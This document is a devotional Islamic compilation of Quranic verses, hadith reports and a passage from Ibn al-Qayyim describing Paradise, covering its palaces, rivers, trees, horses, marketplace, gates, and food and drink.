Jaabir ﷺ related that the Messenger of Allah ﷺ said,
"The fragrance of Paradise is found from the distance of 1000 years. By Allah, the 'Aaq (one who is undutiful to his parents) and the one who breaks off ties of relations will not smell it."

The Palaces in Paradise

How would you feel when you enter paradise and see a palace which has been built for you, its bricks are precious, one is of gold, the other is of silver, and the cement to join them is musk. In This Palace you will live enjoying the blessings for eternity, your youth will never pass away.

Rasulullah ﷺ was once asked about this verse :

وَمَسٰكِنَ طَيِّبَةً فِي جَنّٰتِ عَدْنٍ

"Beautiful mansions in Gardens of 'Adn (Eden Paradise)."

(Surah At-Tawba, 72)

He ﷺ , said, "A castle made of pearls, and in that castle there are 70 abodes made of rubies. In each abode there are 70 houses made of green emeralds. In each house there is a bed, and upon every bed there are 70 mattresses, from every colour. And upon every mattress there is a wife from the Hoor (fair maidens of Paradise, who have wide, beautiful eyes). In every house there are 70 tables, and upon every table there are 70 colours of food. In every house there are 70 female servants.

قَدْ أَفْلَحَ الْمُؤْمِنُونَ

"Successful indeed are the believers" (Surah Al-Mumenoon, 1)

Allah created the Garden (Eden, in paradise) with his own hand, a stone of white pearl, a stone of ruby, and a stone of green aquamarine. Its Milaat (Cement used between stones in the construction of buildings) is musk (Best kind of perfume) and its pebbles are pearls and ruby, and its grass is saffron.


Prophet Muhammad ﷺ said: "Verily, there are rooms in Paradise that have no suspensions above them and no pillars underneath them."
It was said, "0 Messenger of Allah, and how its inhabitants will enter them?"
He ﷺ said, "They will enter them in the likeness of birds."
It was said, "0 Messenger of Allah, who are they for?" He ﷺ said, "For the people of diseases, hunger, and affliction."

[Reported by Anas bin Malik ﷺ]

You can see what the people, who were oppressed, who were afflicted by diseases and hunger, will receive in paradise!

This world is only a temporary place to live for your soul. The Worldly Villas are marks of distinction, quality and wealth of this world. It's sad to say that only few people prepare for the Real life which is in the Hereafter, where they shall live for eternity, where they shall sit on the real marks of distinction and wealth and converse to their spouses and other Believers.
This real mark of distinction, power and wealth are the Thrones,

عَلَىٰ سُرُرٍ مَّوْضُونَةٍ



"gold-encrusted thrones" (Surat al-Waqia, 15)

In such Palaces which are designed to provide the human spirit with the greatest amount of pleasure possible. The mansions are designed and furnished with the highest quality materials and the most harmonious colours, and feature comfortable armchairs.

فَبِأَيِّ آلَاءِ رَبِّكُمَا تُكَذِّبَانِ


"Then which of the favours of your Lord will you deny?" (Surat Ar-Rahman)

The Rivers of Paradise

مَثَلُ الْجَنَّةِ الَّتِي وُعِدَ الْمُتَّقُونَ ۖ فِيهَا أَنْهَارٌ مِنْ مَاءٍ غَيْرِ آسِنٍ وَأَنْهَارٌ مِنْ لَبَنٍ لَمْ يَتَغَيَّرْ طَعْمُهُ
وَأَنْهَارٌ مِنْ خَمْرٍ لَذَّةٍ لِلشَّارِبِينَ وَأَنْهَارٌ مِنْ عَسَلٍ مُصَفًّى ۖ وَلَهُمْ فِيهَا مِنْ كُلِّ الثَّمَرَاتِ
وَمَغْفِرَةٌ مِنْ رَبِّهِمْ كَمَنْ هُوَ خَالِدٌ فِي النَّارِ وَسُقُوا مَاءً حَمِيمًا فَقَطَّعَ أَمْعَاءَهُمْ

"The description of Paradise which the Mutaqun (the pious) have been promised is that in it are rivers of water the taste and smell of which are not changed; river of milk of which the taste never changes; rivers of wine delicious to those who drink; and riversof clarified honey (clear and pure) therein for them is every kind of fruit; and forgiveness from their Lord" (Surah Muhammad, 15)

The rivers of Paradise gush forth from a mountain of musk and these Rivers will have pearls and rubies as their pebbles and their soil will be musk.



In Paradise there are 4 types of rivers ;

1. River of Wine : It should be known that this wine will NOT intoxicate the people, because as we discussed earlier in this book, that in paradise there no such thing like "impure" , the believers would enjoy this pure blessing given by Allah ﷻ. This world is a prison for the believers ,and paradise for the unbelievers. But in the hereafter the Believers would enjoy the pleasures of wine.
2. River of Honey: Another River will be that of Honey, pure tasting Honey, in the Qur'an, Allah ﷻ has described as the Best eatable thing as Honey. Its taste will never change.
3. River of Milk : Another River will be that of Milk. Its taste will never change.
4. River of Water : This river should not be compared to the worldly water. Its water will be very tasty, Its soil will be musk and its pebbles will be pearls and rubies.

Prophet Muhammad ﷺ said;

"You think that the rivers of Paradise have borders in the ground? No, by Allah, indeed, they are swimming on the surface of the ground. Its two sides are pearls, its domes are pearls, and its perfume is musk (best kind of perfume) Al-Adhfar." It was said, "0 Messenger of Allah, and what is Al-Adhfar?" He ﷺ said, "That which has no mixture in it (i.e. pure)."

River Al-Kauthar

"Verily, We have granted you (0 Muhammad) Al-Kauthar (a river in Paradise)
(Surah Al-Kauthar, 1)

The River Al-Kauthar belongs to Rasullallah ﷺ .

By studying on various Ahadith we come to know that some of this River's characteristics are :

- It's a River that flows on the Surface of the ground.
- On its two sides, there are domes of pearls, without being roofed.
- Its soil is purer than musk and its water flows on pearls and rubies.
- Its pebbles are pearls and rubies.
- Its water is whiter than milk and sweeter than honey.
- Its two sides are of gold and silver.
- Birds, whose necks are like Al-Bukhaatee (camels that have long necks) come to drink from it.
- Its Vessels are in number like the stars.

Aisha ﷺ said, : "Whoever would love to hear the flowing sound of the water of Al-Kauthar, then he will not hear it with his eyes, but rather its sound is like the sound that is heard when a person puts two of his fingers in his ears."

The Trees of Paradise

وَدَانِيَةً عَلَيْهِمْ ظِلَٰلُهَا وَذُلِّلَتْ قُطُوفُهَا تَذْلِيلًا

"And the branches of fruit thereof will hang low within each" (Surah Al-Insan, 14)

Abu Hurairah ﷺ reported that the Messenger of Allah ﷺ said :
"There is no free in Paradise except that its trunk is of gold."

[Related by At-Tirmidhee]

Ibn Abbas ﷺ said, "The roots of date palms in Paradise are of green emeralds. And their branches are red gold. And their leaves are clothing for the people of Paradise... Its fruits... are whiter than milk and purer than honey..."

In another narration, Ibn Abbas ﷺ said :
"Az-Zil Al-Mamdood (The Shade Long-Extended)' is a tree in Paradise on a trunk. As for its distance, the diligent rider travels under its shade for 100 years," meaning all of its sides. He said, "The people of Paradise, the people of Al-Ghuraf (the rooms), and others will come out and talk underneath its shade." He said, "Then some of them will desire, remembering the amusement of the world, and then Allah will send a wind from Paradise, and He will shake that tree with every amusement that was in the world."

[Related by Ibn Abee Ad-Dunyaa]

The above Hadith shows the vastness of paradise, the tree called Az-Zil Al-Mamdood is so huge that a fast rider travels under its shade for 100 years without getting across it. The roots of date palms in paradise are of green emeralds, the leaves of the trees are clothing for the people of paradise. Their greenness is very severe.

Allah says :

مُدْهَامَّتَانِ

"Dark green (in colour)" (Surah Ar-Rahman, 64)

As mentioned earlier, the trees of paradise should not be compared to the trees of this world. Paradise is what no mind has ever thought, no eye has seen, and no ear has heard about. Paradise there will be no hurry as you will live for eternity and you will have 80,000 servants. You might eat your favourite dish for several weeks and there will be no excretion or urination, all will come out as sweat which will be pure musk. The taste of the Foods will never change and you will never become bored.

Q: How can I plant trees in Paradise in my territory?
Ans. Its very easy, you just read the beginning of the third kalima i.e.

Reading it will cause a Tree to be grown for you in paradise, which will belong to you. Isn't it great?, that you can grow thousands of Acres of Trees will golden and silver trunks in your territory in Paradise!!!

More Description of Paradise

The Two Gradens

Abu Bakr ibn Moosa Al-Ash'aree related ﷺ from his father ﷺ that the Messenger of Allah ﷺ said, "Two Gardens (in Paradise) are from gold, including their utensils and that which is in them. And two Gardens are from silver, including their utensils and that which is in them. And there is nothing between the people and between them looking at their Lord except for the robe of Al-Kibriyaa (Grandeur and Glory) on His Countenance in the Garden of 'Adan (Eden)."

[Bukhaaree* and *Muslim]

In another narration, Abu Moosa Al-Ash'aree ﷺ related that Rasulullah ﷺ said:
"Two Gardens (in Paradise) are of gold for the Saabiqeen (those who are foremost in the Islamic faith of Monotheism and in performing righteous deeds in the life of this world on the very first call for them to embrace Islam), and two Gardens are of silver for the Ashaabul-Yameen (those on the Right, i.e., the pious true believers of Islamic Monotheism)." [Related byAl-Bayhaqi]

وَلِمَنْ خَافَ مَقَامَ رَبِّهِۦ جَنَّتَانِ ﴿٤٦﴾ فَبِأَيِّ ءَالَآءِ رَبِّكُمَا تُكَذِّبَانِ ﴿٤٧﴾
ذَوَاتَآ أَفْنَانٍ ﴿٤٨﴾ فَبِأَيِّ ءَالَآءِ رَبِّكُمَا تُكَذِّبَانِ ﴿٤٩﴾ فِيهِمَا عَيْنَانِ تَجْرِيَانِ ﴿٥٠﴾
فَبِأَيِّ ءَالَآءِ رَبِّكُمَا تُكَذِّبَانِ ﴿٥١﴾ فِيهِمَا مِن كُلِّ فَٰكِهَةٍ زَوْجَانِ ﴿٥٢﴾
فَبِأَيِّ ءَالَآءِ رَبِّكُمَا تُكَذِّبَانِ ﴿٥٣﴾

"But for he who has feared the position of his Lord are two gardens , So which of the favors of your Lord would you deny? Having [spreading] branches. So which of the favors of your Lord would you deny? In both of them are two springs, flowing. So which of the favors of your Lord would you deny? In both of them are of every fruit, two kinds. So which of the favors of your Lord would you deny?"

(Surah Ar-Rahman, 46- 53)

The Couches of Paradise

مُتَّكِـِٔينَ عَلَىٰ فُرُشٍۭ بَطَآئِنُهَا مِنْ إِسْتَبْرَقٍ ۚ وَجَنَا ٱلْجَنَّتَيْنِ دَانٍ

"Reclining upon the couches lined with silk brocade, and the fruits of the two Gardens will be near at hand." (Surah Ar-Rahman, 54)

Ibn Mas'ood ﷺ said, "If the insides of the couches are lined with silk brocade, then how wonderful their exteriors must be!

مُتَّكِـِٔينَ عَلَىٰ رَفْرَفٍ خُضْرٍ وَعَبْقَرِىٍّ حِسَانٍ

"Reclining on green cushions (Rafraf) and rich beautiful mattresses (Abqareein)." (Surah Ar-Rahman, 76)

'Abqareein are the richest, best, most beautiful mattresses. The Arabs were addressed in terms of the good things they had with them. And in Paradise are things that are greater and more magnificent than what a person can imagine, things and delights of all categories.

The Greatest Pleasure of Paradise

The Greatest pleasure in paradise will be seeing your Lord ﷻ.

The Messenger of Allah ﷺ said, "Verily, you will see your Lord ﷻ just as you see this moon. You will not argue (or quarrel) over seeing Him, so if you are able, consistently perform the prayer before the rising of the sun and before its setting."

They will even see their Lords (Allah) ﷻ while they are on their raised thrones and beds, just as one sees the moon in the world. They will also see Allah in a more general and comprehensive gathering, which in duration, is like the days of the week. The people of Paradise will gather in a vast valley, on white musk, and there they will be honoured in proportion to their degrees. Some among them will be sitting on pulpits made of light; others on pulpits made of gold; and yet others will be sitting on other kinds of jewels and materials...

…Then tables of different kinds of foods and drinks will be placed before them — food and drink that no eye has seen, that no ear has heard, and that has not occurred to the heart of any human being. Then they will be anointed with different kinds of perfume. They will be given such honors as had never crossed their minds. Then Allah ﷻ will appear to them, and He will address them one by one!!!

Allah-hu Akbar !!

The Horses of Paradise

A man asked the Messenger of Allah ﷺ : "0 Messenger of Allah, are there horses in Paradise?" He ﷺ said, "Verily, when Allah admits you into Paradise, you will not want to be carried in it on a horse, unless you are being carried on a horse made of red rubies; it will fly with you in Paradise to wherever you wish (to go)."

[At-Tirmidhee]

Prophet Muhammad ﷺ was once asked : '0 Messenger of Allah, I am a man who loves horses, so are there horses in Paradise?"
The Messenger of Allah ﷺ said, "By the One Who has my soul in His Hand, there are horses in Paradise that are Haffaaf Murhafah (thin and light for flying); they travel through the leaves of Paradise, so that those (who ride on them) visit whatsoever (and whomsoever) they please."

The Messenger of Allah ﷺ said : "Verily, in Paradise there is a tree; from its top and its bottom horses made of gold come out, horses that are saddled and bridled with pearls and rubies. They neither urinate nor drop manure. They have wings, and one stride of thefts is like the distance they can see before them. The dwellers of Paradise will ride them, and will fly on them to wherever they please (to go). Those below them in ranking will say, 'By dint of what did your slaves reach all of this honour? He will say to them, 'They would pray in the night, while you were sleeping; they would fast, while you were eating; they would spend (in charity), while you were being stingy; they would fight (in the way of Allah), while you were afraid."

[Related by Ibn Abee Ad-Dunyaa]

- The Horses of paradise are made of red rubies, gold (in another narration) , Allah knows best, and they will and have wings.
- They are Haffaaf Murhafah (thin and light for flying).
- They neither urinate nor drop dung.
- The Dwellers will sit on them and they will fly with them in paradise.

Sooq (Marketplace of Paradise)

Ali ﷺ narrates that Rasulullah ﷺ said, " Verily, in Paradise there is a Marketplace, but there occurs no buying or selling therein. Instead, there are only appearances of men and women, and so if a man desires an appearance, he enters into it."

[Tirmidhee]

Anas ﷺ narrates that Rasulullah ﷺ said, "Definitely, the inhabitants of paradise will visit a market every Friday. A northerly wind will blow and it will spread [goodness] upon their faces and clothes, causing them to increase in beauty. They will then return to their wives after having become more beautiful than they were before. Their wives will say to them, 'We swear by Allah, you have definitely increased in beauty.' They will also say to their wives, 'We swear by Allah, you have also increased in beauty."

[Sahih Muslim]

At any rate, it is taken to mean that men will only desire to enter into appearances of men; similarly, women will only desire to enter into appearances of women. And that is referring to one's form, shape, outfit, clothing.

In the Hadith of Abu Hurairah ﷺ in regards to the Sooq of Paradise:
"One of high attire will come and will meet one who is lower than him; the latter will be very much pleased with the attire and form of the former, but he does not finish speaking with him before he imagines that he is wearing better than him. And that is because it is not suitable for anyone to grieve therein."

The Tooba Tree

The Messenger of Allah ﷺ said, "Verily, in Paradise there is a tree that is called Tooba. If a good rider were made to travel in its shade, he would travel in it for one hundred years. Its leaves are green emeralds and its flowers are yellow. Its courtyard is find and thick silk. Its fruits are robes. Its secretion is ginger and honey. Its valley is red rubies and green emeralds. Its soil is musk, and its grass is saffron, which exudes fragrance without needing to be ignited. Rivers of Salsabeel gush forth from its source, as well as wine. Its shade is a gathering place from the gathering places of the dwellers of Paradise. They will be acquainted with it, and all of them will talk in it."

The people will gather at the tooba tree, and they will remember the amusement of the world. Then Allah will send a wind from Paradise, and it will move that tree with every kind of a musement that was in the world.

Beautiful Description Of Paradise

by Ibn al-Qayyim

Ibn al-Qayyim said, in regards to the description of the Paradise and the delights that it contains:
"And if you ask about its ground and its soil, then it is of musk and saffron.
And if you ask about its roof, then it is the Throne of the Most Merciful.
And if you ask about its rocks, then they are pearls and jewels.
And if you ask about its buildings, then they are made of bricks of gold and silver.
And if you ask about its trees, then it does not contain a single tree except that its trunk is made of gold and silver.
And if you ask about its fruits, then they are softer than butter and sweeter than honey.
And if you ask about its leaves, then they are softer than the softest cloth.
And if you ask about its rivers, then there are rivers of milk who's taste does not change, and rivers of wine that is delicious to those who drink it, and rivers of honey that is pure, and rivers of water that is fresh.
And if you ask about their food, then it is fruits from whatever they will choose, and the meat of whatever birds they desire.
And if you ask about their drink, then it is Tasneem, ginger, and Kaafoor.
And if you ask about their drinking cups, then they are crystal-clear and made of gold and silver.
And if you ask about its shade, then a fast rider would ride in the shade of one of its trees for a hundred years and not escape it.
And if you ask about its vastness, then the lowest of its people would have within his kingdom and walls and palaces and gardens the distance that would be travelled in a thousand years.
And if you ask about its tents and encampments, then one tent is like a concealed pearl that is sixty miles long.
And if you ask about its towers, then they are rooms above rooms in buildings that have rivers running underneath them.
And if you ask about how far it reaches into the sky, then look at the shining star that is visible, as well as those that are far in the heavens that the eyesight cannot possibly reach.
And if you ask about the clothing of its inhabitants, then they are of silk and gold.
And if you ask about its beds, then its blankets are of the finest silk laid out in the highest of its levels.
And if you ask about the faces of its inhabitants and their beauty, then they are like the image of the Moon.
And if you ask about their age, then they are young ones of 33 years in the image of Adam, the father of humanity.
And if you ask about what they will be hearing, then it is the singing of their wives from among the Hoor al-'Ayn, and better than that are the voices of the Angels and the Prophets, and better than that is the Speech of the Lord of the Worlds.
And if you ask about their servants, then they are young boys of everlasting youth who resemble scattered pearls.

And if you ask about their brides and wives, then they are young and full-breasted and have had the liquid of youth flow through their limbs; the Sun runs along the beauty of her face if she shows it, light shines from between her teeth if she smiles; if you meet her love, then say whatever you want regarding the joining of two lights; he sees his face in the roundness of her cheek as if he is looking into a polished mirror, and he sees the brightness from behind her muscles and bones; if she were to be unleashed upon the World, she would fill what is between the Heavens and the Earth with a beautiful wind, and the mouths of the creation would glorifiy, praise, and exclaim greatness, and everything between the East and the West would be adorned for her, and every eye would be shut from everthing but her, and the light of the Sun would be outshone just as the light of the Sun outshines the light of the stars, and everyone on the face of the Earth would believe in the Ever-Living, the One who Sustains and Protects all the exists.
And the covering on her head is better than the World and all that is in it, and she does not increase with age except in beauty; free from an umbilical cord, childbirth and menses, and pure of mucous, saliva, urine and other filthy things; her youth never fades, her clothing is never worn out, no garment can be created that matches her beauty, and no one who is with her can ever become bored; her attention is restricted to her husband, so she desires none but him, just as his attention is restricted to her so she is the sole object of his desire, and he is with her in utmost safety and security, as none has touched her before of either humans or Jinn.

And if you ask about the Day of Increase (in reward) and the visit of the all-Mighty, all-Wise, and the sight of His Face – free from any resemblance or likeness to anything – as you see the Sun in the middle of the day and the full Moon on a cloudless night, then listen on the day that the caller will call: 'O People of Paradise! Your Lord – Blessed and Exalted – requests you to visit Him, so come to visit Him!' So they will say: 'We hear and obey!'

Until, when they finally reach the wide valley where they will all meet – and none of them will turn down the request of the caller – the Lord – Blessed and Exalted – will order His Chair to be brought there. Then, pulpits of light will emerge, as well as pulpits of pearls, gemstone, gold, and silver. The lowest of them in rank will sit on sheets of musk, and will not see what those who are on the chairs above them are given. When they are comfortable where they are sitting and are secure in their places, and the caller calls: 'O People of Paradise! You have an appointment with Allaah in which He wishes to reward you!' So they will say: 'And what is that reward? Has He not already made our faces bright, made our scales heavy, entered us into Paradise, and pushed us away from the Fire?'

And when they are like that, all of a sudden a light shines that encompasses all of Paradise. So, they raise their heads, and, behold: the Compeller – Exalted is He, and Holy are His Names – has come to them from above them and majestified them and said: 'O People of Paradise! Peace be upon you!' So, this greeting will not be responded to with anything better than: 'O Allaah! You are Peace, and from You is Peace! Blessed are You, O possessor of Majesty and Honor!' So the Lord – Blessed and Exalted – will laugh to them and say: 'O People of Paradise! Where are those who used to obey Me without having ever seen Me? This is the Day of Increase!'

So, they will all give the same response: 'We are pleased, so be pleased with us!' So, He will say: 'O People of Paradise! If I were not pleased with you, I would not have made you inhabitants of My Paradise! So, ask of Me!' So, they will all give the same response: 'Show us your Face so that we may look at it!' So, the Lord – Mighty and Majestic – will remove his covering and will majestify them and will cover them with His Light, which, if Allaah – the Exalted – had not Willed not to burn them, would have burned them.
And there will not remain a single person in this gathering except that his Lord – the Exalted – will speak to him and say: 'Do you remember the day that you did this and that?' and He will remind him of some of his bad deeds in the Worldy life, so he will say: 'O Lord! Will you not forgive me?' So, He will say: 'Of course! You have not reached this position of yours (in Paradise) except by my forgiveness.'
So, how sweet is this speech to the ears, and how cooled are the righteous eyes by the glance at His Noble Face in the Afterlife…

{Some faces that Day will be shining and radiant, looking at their Lord…} (al-Qiyaamah:22-3)

Paradise (Introduction)

The reality of Paradise is something which people will never be able to comprehend until they actually enter it and see it with their own eyes. However, God has shown us glimpses of it in the Quran so we will have a general view of how it looks like. He has described it as a place essentially different to the life of this world, both in the very nature and purpose of life, as well as the types of delights which people will enjoy therein. The Quran tells people about Paradise, which God offers to them, describes its great blessings, and proclaims its beauties to everyone. It informs people that Paradise is one of two ways of life prepared for them in the afterworld, and that every good thing will be theirs in Paradise to a degree that surpasses our present ability to imagine. It also shows that Paradise is a place where all blessings have been created perfectly and where people will be offered everything their souls and hearts will desire, and that people will be far removed from want and need, anxiety or sadness, sorrow and regret. Every kind of beauty and blessing exists in Paradise and will be revealed with a perfection never seen or known before. God has prepared such blessings there as a gift to those who will inhabit the Paradise.

But what is the nature of these delights in Paradise, and how will it be different from the delights of this world? We will try to highlight a few of these differences.

The Gates of Paradise

Allah said in the Quran:

"Gardens of perpetual bliss - they shall enter them, as well as the righteous among their fathers, their spouses and their offspring. And angels shall enter upon them every gate." [13:23]

"This is a reminder. Verily, for the righteous is a beautiful place of [final] return - gardens of eternity, whose doors will [always] be open to them." [38:49-50]

"And those who feared their Lord will be led to the Garden in crowds, until behold, they arrive there. Its gates will be opened, and its keepers will say, 'Peace be upon you!' Well have you done, do enter it, abiding [in it] eternally." [39:73]

Imams al-Bukhari and Muslim narrated from Ubadah that the Prophet (peace be upon him) said: "If anyone testifies that none has the right to be worshipped but Allah Alone Who has no partners, and that Muhammad is his slave and His Apostle, and that Jesus is Allah's slave and His Apostle and His word which He bestowed on Mary and a spirit created by Him, and that Paradise is true, and Hell is true, Allah will admit him into Paradise through any of its eight gates he likes" .

Sahl bin Sa`d reported that the Prophet (peace be upon him) said: "Paradise has eight gates, and one of them is called ar-Rayyaan, through which none will enter but those who observe fasting." [al-Bukhaari]

The prophet also said: "You are the completion of 70 nations — the last of them and the most honourable of them with Allah. And the distance between two gates of the gates of Paradise is the travelling distance of 40" [Ahmed]

This shows how big the gates of Paradise are, the people will enter them in crowds and the first one to enter Paradise will be our beloved Prophet , and Abu Bakr will be the first of the people (from the Ummah of Prophet Muhammad) to enter paradise.

Abu Hurayrah narrated that the Messenger (peace be upon him) said: "The gates of Paradise will be opened on Monday and on Thursdays, and every servant [of Allah] who associates nothing with Allah will be forgiven, except for the man who has a grudge against his brother. [About them] it will be said, 'Delay these two until they are reconciled. Delay these two until they are reconciled. Delay these two until they are reconciled.'" [Muslim, Maalik, Abu Dawood]

There are other gates that have their own names as proved in texts such as al-Salah (prayer), al-Jihad, al-Sadaqah (charity), al-Rayyan, al-Ayman and the door of al-Kazimen (who repress anger).

There are some others names pointed out by some scholars based on the indications mentioned in the texts such as gate of al-Tawbah (repentance),al-Thikr (remembrance of Allah), al-Ilm (the knowledge), al-Radheen (satisfied persons) and al-Hajj (pilgrimage).

The evidence for the first four names is the following Hadith that the Prophet (peace be upon him) said: "Whoever gives two kinds (of things or property) in charity for Allah's Cause, will be called from the gates of Paradise and will be addressed, 'O slaves of Allah! Here is prosperity'. So, whoever was amongst the people who used to offer their prayers, will be called from the gate of the prayer; and whoever was amongst the people who used to participate in Jihad, will be called from the gate of Jihad; and whoever was amongst those who used to observe fasts, will be called from the gate of Ar-Raiyan; whoever was amongst those who used to give in charity, will be called from the gate of charity" . [Reported by Imams al-Bukhari and Muslim].

The evidence for the fifth name, i.e. al-Ayman, is the Hadith of intercession in which "… Allah Says to the Prophet (Peace be upon him) "O Muhammad! Let those of your followers who have no accounts, enter through the gate of al-Ayman, (a gate of the gates of Paradise that lies on the right); and they will share the other gates with the people" .

The evidence for the sixth name, al-Kazimen, is the Mursal Hadith reported from Hasan that he said: "There is a gate in Paradise that none will enter by except the one who forgives others' injustice" . [Ahmad as quoted by Ibn Hajr in al-Fath].

Know that the scholars of Hadith are agreed upon the first four names only and they disagree regarding the other names. Imam al-Nawawi quoted from al-Qadi as saying: 'there are other Hadith mentioning other names of gates of the Paradise, such as al-Taubah, the gate of those who repress anger and pardon others, and al-Radheen. These are seven names. There is a Hadith on the subject of intercession proving a gate is named al-Ayman, it may be the name of gate number eight'.

Ibn Hajar said: 'the sound Hadith mentioned four names of the gates of the Paradise; no doubt there will be a gate with the name al-Hajj since it is one of the fundamentals of Islam, and there are other names mentioned in different Hadith, and then he mentioned the above names'.

The Appearance of Paradise

Allah said in the Quran: "Beautiful mansions in gardens of Adn (Eden Paradise)" [9:72]

It will an unimaginable feeling of those who will enter paradise and see their houses which are bigger than any Metropolitan City, and indescribable luxurious?

The Messenger of Allah said, : "Verily, for the believer in Paradise there is a pavilion made of a single, hallow pearl. Its length is 60 (sixty) miles. The believer has wives that he goes to, from one to the other, yet they (the wives) do not see one another." Reported by Abu Moosa Al-Asharee [Related by Bukhari and Muslim]

Ibn Abbas (may Allah be pleased with him): "The pavilion is made from a hollow pearl. Its length is a league, and its width is a league. And it has 1000 doors of gold. Around it are round tents that are 50 leagues."

*Note: 1 league = 3 miles (about 5km long)

The Believers will live in it enjoying the blessings for eternity, your youth will never pass away. We don't know what has been hidden for us for our eyes as reward.

How can the believer deny the favours of his Lord, when its stones are pearls, and the soil is pure musk (best kind of perfume). The Ground of paradise will be of white colour, The Soil of Paradise has been described in hadith as "white flour". Musk will also be used as aMilaat (cement used between stones in building) of the Palaces of paradise !!

In the Arabic language, Milaat refers to the cement that is used between the two stems (or pillars) of a building; the wall is plastered with it. Perhaps the soil in some places of Paradise is musk (best kind of perfume), and in other places of Paradise it is saffron. And Allah knows best.

Abu Hurairah (May Allah be pleased with him) reported that the Messenger of Allah said: "The space in Paradise equal to the measure of one of your whips is better than the sky and the earth." [Ahmad]

If just a small part of paradise is better than the world and all it contains, then how will the rest of paradise and all its pleasures be?

The prophet (peace be upon him) also said ;
"I was made to enter Paradise, and in it are stones of pearls, and its soil is musk (best kind of perfume)."
[Related by Bukhari and Muslim]

Abu Hurairah reported that the Prophet said: "The earth of Paradise is white; its wide plane consists of rocks of Al-Kaafoor , and it is surrounded by musk, which are like sand dunes. In it are steady rivers. Therein the people of Paradise gather and become acquainted with one another. And then Allah will send the wind of mercy, which will stir up a good fragrance upon them. A man will return to his wife, and will have increased in beauty and fragrance. She will say to him, 'You left me, and I was pleased with you, and I am now even more pleased with you."
According to a hadith in Sahih Bukhari, the fragrance of paradise can be perceived from a distance of 40 years !!

Jaabir (may Allah be pleased with him) related that the Messenger of Allah (peace be upon him) said, "The fragrance of Paradise is found from the distance of 1000 years. By Allah, the 'Aaq (one who is undutiful to his parents) and the one who breaks off ties of relations will not smell it."[Related by At-Tabaran]

Taken from "The Journey towards the Hereafter", Part 3, Book 2 , Section 1 with slight modifications.

The Food and Drink of Paradise

The people of Paradise will have any kind of food and drinks they desire, there is no limitation or restrictions to anything they desire to have. They only wish something and they get it instantly:

Allah says:
"Any fruit [any] that they may choose, And the flesh of fowls that they desire" [56:20-21]

"...there will be there all that the souls could desire, all that the eyes could delight in.." [43:71]

Allaah (swt) will permit them to take whatever they want of the good food and drink of Paradise:
"Eat and drink at ease for that which you have sent on before you in days past!" [69:24]

Rivers of Paradise

In Paradise there will be a sea of water, a sea of wine, a sea of milk and a sea of honey, and the rivers of Paradise will flow out of these seas. There will be also many springs in Paradise, and its people will drink from these seas, rivers and springs.

Allah says:
"The description of Paradise which the Mutaqun (the pious) have been promised is that in it are rivers of water the taste and smell of which are not changed; river of milk of which the taste never changes; rivers of wine delicious to those who drink; and riversof clarified honey (clear and pure) therein for them is every kind of fruit; and forgiveness from their Lord"[47:15]

As for the nature of those four rivers:

1. River of Wine: It should be known that this wine will NOT intoxicate the people like the wine of the wordly life. The believers would enjoy this pure blessing given by Allah.

Allah says:
"Round them will be passed a cup of pure wine; white, delicious to the drinkers. Neither will they have ghoul [any kind of hurt, abdominal pain, headache, etc] from that, nor will they suffer intoxication therefrom" [37:45-47]

In another part of the Qur'aan, Allaah (swt) says:

"They will be given to drink pure sealed wine, the last thereof will be the smell of musk.." [83:25-26]
This wine is sealed or covered, and at the end of it, the drinker will find the scent of musk.

2. River of Honey: Another River will be that of Honey, pure tasting Honey, in the Qur'an, Allah has described as the Best eatable thing as Honey. Its taste will never change.

3. River of Milk: Another River will be that of Milk. Its taste will never change.

4. River of Water: This river should not be compared to the worldly water. Its water will be very tasty, Its soil will be musk and its pebbles will be pearls and rubies.

prophet Muhammad said: "You think that the rivers of Paradise have borders in the ground? No, by Allah, indeed, they are swimming on the surface of the ground. Its two sides are pearls, its domes are pearls, and its perfume is musk (best kind of perfume) Al-Adhfar." It was said, "0 Messenger of Allah, and what is Al-Adhfar?" He said, "That which has no mixture in it (i.e. pure)." narrated by Ibn Abi Adunia in "the description of the Paradise" (66*)*

The River of Al Kauthar

In Islamic terminology it has two meanings:
1 – It is a river in Paradise which Allaah has given to His Prophet (peace and blessings of Allaah be upon him). This meaning is what is meant in the verse where Allaah says (interpretation of the meaning):
"Verily, We have granted you (O Muhammad) Al?Kawthar (a river in Paradise)" [al-Kawthar 108:1]

This is how the Prophet (peace and blessings of Allaah be upon him) interpreted it. It was narrated by Muslim in his Saheeh (607) that Anas (may Allaah be pleased with him) said: Whilst we were with the Prophet (peace and blessings of Allaah be upon him), he dozed off then he raised his head and he was smiling. We said, "Why are you smiling, O Messenger of Allaah?" He said: "A soorah has been revealed to me." And he recited (interpretation of the meaning):
"Verily, We have granted you (O Muhammad) Al-Kawthar (a river in Paradise)…" [al-Kawthar 108:1] to the end of the soorah. Then he said: "Do you know what is al-Kawthar?" We said: Allaah and His Messenger know best." He said: "It is a river that my Lord has promised to me in which there is much goodness. And it is a cistern to which my ummah will come on the Day of Resurrection."

Al-Tirmidhi (3284) narrated from Ibn 'Umar (may Allaah be pleased with him) that the Prophet (peace and blessings of Allaah be upon him) said: "Al-Kawthar is a river in Paradise. Its banks are made of gold and its bed is of pearls and rubies…" al-Tirmidhi said: It is hasan saheeh; it was classed as saheeh by al-Albaani in Saheeh Sunan al-Tirmidhi, 3/135.

2 – It is a great cistern – a tank for holding water – which will be set up in the place of gathering on the Day of Resurrection, to which the ummah of Muhammad (peace and blessings of Allaah be upon him) will come. The water of this cistern will come from the river of al-Kawthar which is in Paradise, hence it is called the Cistern of al-Kawthar. The evidence for that is the hadeeth narrated by Muslim in his Saheeh (4255) from Abu Dharr, that "into the Cistern will flow two pipes from Paradise." The apparent meaning of this hadeeth is that the Cistern will be next to Paradise so that the water from the river that is inside Paradise will be able to flow into it, as Ibn Hajar said in al-Fath 11/466. And Allaah knows best.

Al-Bukhaari narrated in his Saheeh from Anas (may Allaah be pleased with him) that the Prophet (peace and blessings of Allaah be upon him) said: "Whilst I was walking in Paradise, I saw a river whose banks were domes of hollow pearls." I said, "What is this, O Jibreel?" He said: "This is al-Kawthar which your Lord has given to you." The angel struck it with his hand and its mud or its perfume was of the most fragrant (or pure) musk.

In al-Musnad (12084) it was narrated from Anas (may Allaah be pleased with him) that the Prophet (peace and blessings of Allaah be upon him) said: "I have been given al-Kawthar, and it is a river that flows on the face of the earth. Its banks are domes of pearls and it is not covered. I struck its dust with my hand and its dust was the most fragrant (or pure) musk, and its pebbles were pearls." Classed as saheeh by al-Albaani in al-Saheehah, 2513.

